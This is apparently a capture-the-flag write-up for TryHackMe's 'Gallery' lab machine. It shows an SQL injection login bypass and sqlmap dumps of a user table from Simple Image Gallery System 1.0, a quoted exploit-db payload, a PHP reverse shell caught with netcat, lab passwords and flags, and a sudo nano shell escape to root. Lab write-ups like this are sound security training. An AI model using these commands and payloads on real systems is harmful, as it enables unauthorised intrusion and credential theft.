Gallery


Date Created	@April 27, 2022 10:36 AM
Status	Complete

Description :

Simple gallery system is simple to hack, this machine having sql injection and privilege escalation vulnerabilities.

1. Scanning :

IP address : 10.10.234.128




Nmap Scan :

We found two ports are open port 80,8080 and web services are running in this port.

```
PORT     STATE SERVICE REASON  VERSION
80/tcp   open  http    syn-ack Apache httpd 2.4.29 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
8080/tcp open  http    syn-ack Apache httpd 2.4.29 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Simple Image Gallery System
|_http-server-header: Apache/2.4.29 (Ubuntu)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|       httponly flag not set
|_http-favicon: Unknown favicon MD5: A2C4093E363A5E67F39928CCCC2A78D8
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTION
```

On the port 8080, login system for a simple image gallery system cms is running



We try to find exploit for the cms gallery system and luckily we get it . we use searchsploit tool.


1. searchsploit simple gallery system
2. searchsploit -x php/webapps/50198.txt

```
# Exploit Title: Simple Image Gallery System 1.0 - 'id' SQL Injection
# Date: 2020-08-12
# Exploit Author: Azumah Foresight Xorlali (M4sk0ff)
# Vendor Homepage: https://www.sourcecodester.com/php/14903/simple-image-gallery-web-app-using-php-free-source-code.html
# Software Link: https://www.sourcecodester.com/download-code?nid=14903&title=Simple+Image+Gallery+Web+App+using+PHP+Free+Source+Code
# Version: Version 1.0
# Category: Web Application
# Tested on: Kali Linux

Description:
Simple Image Gallery System 1.0 application is vulnerable to
SQL injection via the "id" parameter on the album page.

POC:

Step 1. Login to the application with any verified user credentials

Step 2. Click on Albums page and select an albums if created or create
by clicking on "Add New" on the top right and select the album.

Step 3. Click on an image and capture the request in burpsuite.
Now copy the request and save it as test.req .

Step 4. Run the sqlmap command "sqlmap -r test.req --dbs

Step 5. This will inject successfully and you will have an information
disclosure of all databases contents.

---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=3' AND 7561=7561 AND 'SzOW'='SzOW

    Type: error-based
    Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or
GROUP BY clause (FLOOR)
```


2. Exploit :

But first we need to bypass the login system we try to use some default credential , It does not work

We try some boolean based sql injection and it works.




We bypass admin login page and found the interface like this.




We enumerate the page and discover some images in the alumb directory, as well as the ability to upload a image to the album. I send the request first and then check it on burp. I see an id parameter in the url, and we know that the image gallery system is vulnerable to sql injection in the id parameter. So let's use sqlmap to take use of it.

1. Save the request into galery.req
2. run sql map “ sqlmap -r galery.req “




Sqlmap

sqlmap -r gallery.txt —dbs




sqlmap -r gallery.tx -D gallery_db —tables



sqlmap -r gallery.txt -D gallery_db -T users —dump

```
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N
do you want to crack them via a dictionary-based attack? [Y/n/q] n
Database: gallery_db
Table: users
[1 entry]
+----+------+-----------------------------------------+----------+----------------------------------+----------+-------------+---------------------+------------+---------------------+
| id | type | avatar                                  | lastname | password                         | username | firstname   | date_added          | last_login | date_updated        |
+----+------+-----------------------------------------+----------+----------------------------------+----------+-------------+---------------------+------------+---------------------+
| 1  | 1    | uploads/1629883080_1624240500_avatar.png | Admin    | a228b12a08b6527e7978cbe5d914531c | admin    | Adminstrator | 2021-01-20 14:02:37 | NULL       | 2021-08-25 09:18:12 |
+----+------+-----------------------------------------+----------+----------------------------------+----------+-------------+---------------------+------------+---------------------+

[11:52:04] [INFO] table 'gallery_db.users' dumped to CSV file '/home/waterman/.local/share/sqlmap/output/10.10.70.48/dump/gallery_db/users.csv'
[11:52:04] [INFO] fetched data logged to text files under '/home/waterman/.local/share/sqlmap/output/10.10.70.48'
```

We get admin hash and we need to find the user.txt so we need a shell. I upload a php reverse shell and getting a reverse shell in netcad.




```
┌──[waterman@shiv-virtualbox]─[~/Documents/tryhackme]
└─$ nc -nlvp 9999
listening on [any] 9999 ...
connect to [10.8.190.172] from (UNKNOWN) [10.10.70.48] 57814
Linux gallery 4.15.0-167-generic #175-Ubuntu SMP Wed Jan 5 01:56:07 UTC 2022 x86_64 x86_64 x86_64 GNU/Linux
 08:02:23 up 40 min,  0 users,  load average: 0.00, 0.00, 0.07
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ whoami
www-data
```

3. Privilage Escalation :

Now I have shell find the user.txt file but I cannot access. It permission denied. I have a hint that mike has a permission to read this file. So let’s try to find the password of

mike account .

In the var directory there is backup directory. It looks sensitive. I analysis and found a account.txt. This file having the password of mike account

```
$ cd mike_home_backup
$ pwd
/var/backups/mike_home_backup
$ cd mike_home_backup
/bin/sh: 30: cd: can't cd to mike_home_backup
$ ls
documents
images
$ cd documents
$ ls
accounts.txt
$ cat accounts.txt
Spotify : mike@gmail.com:mycat666
Netflix : mike@gmail.com:123456789pass
TryHackme: mike:darkhacker123
```


But its show authentication fail. Then enumerate more and found a hidden .bash_history file . This file contain a password. Let use and check it .

```
www-data@gallery:/var/backups/mike_home_backup$
www-data@gallery:/var/backups/mike_home_backup$ su mike
su mike
Password: b3stpassw0rdbr0xx

mike@gallery:/var/backups/mike_home_backup$ whoami
whoami
mike
mike@gallery:/var/backups/mike_home_backup$ cd ../../../
cd ../../../
mike@gallery:/$ ls
ls
bin    dev   initrd.img      lib64       mnt   root  srv  usr      vmlinuz.old
boot   etc   initrd.img.old  lost+found  opt   run   sys  var
cdrom  home  lib             media       proc  sbin  tmp  vmlinuz
mike@gallery:/$ cd home
cd homels
mike@gallery:/home$
ls
mike  ubuntu
mike@gallery:/home$ cd mike
cd mike
mike@gallery:~$ cat user.txt
cat user.txt
THM{af05cd30bfed67849befd546ef}
```

Now we need to escalate the mike to root and find root.txt. We have a sudo permission let's check

```
mike@gallery:~$ sudo -l
sudo -l
Matching Defaults entries for mike on gallery:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User mike may run the following commands on gallery:
    (root) NOPASSWD: /bin/bash /opt/rootkit.sh
mike@gallery:~$
```

Open "/opt/rootkit.sh" file in nano editor press CTRL+R paste the " reset; sh 1>&0 2>&0" command and press CTRL+ X and press enter


case $ans in
versioncheck)
/usr/bin/rkhunter --versioncheck ;;
update)
/usr/bin/rkhunter --update;;
list)
/usr/bin/rkhunter --list;;
read)
/bin/nano /root/report.txt;;
*)
exit;;
esac
[Read 0 lines]$ ^X
sh: 1: : not found
^X Read File
$ Cancel
M-F New Buffer
$
$ id

Wah ! I am root .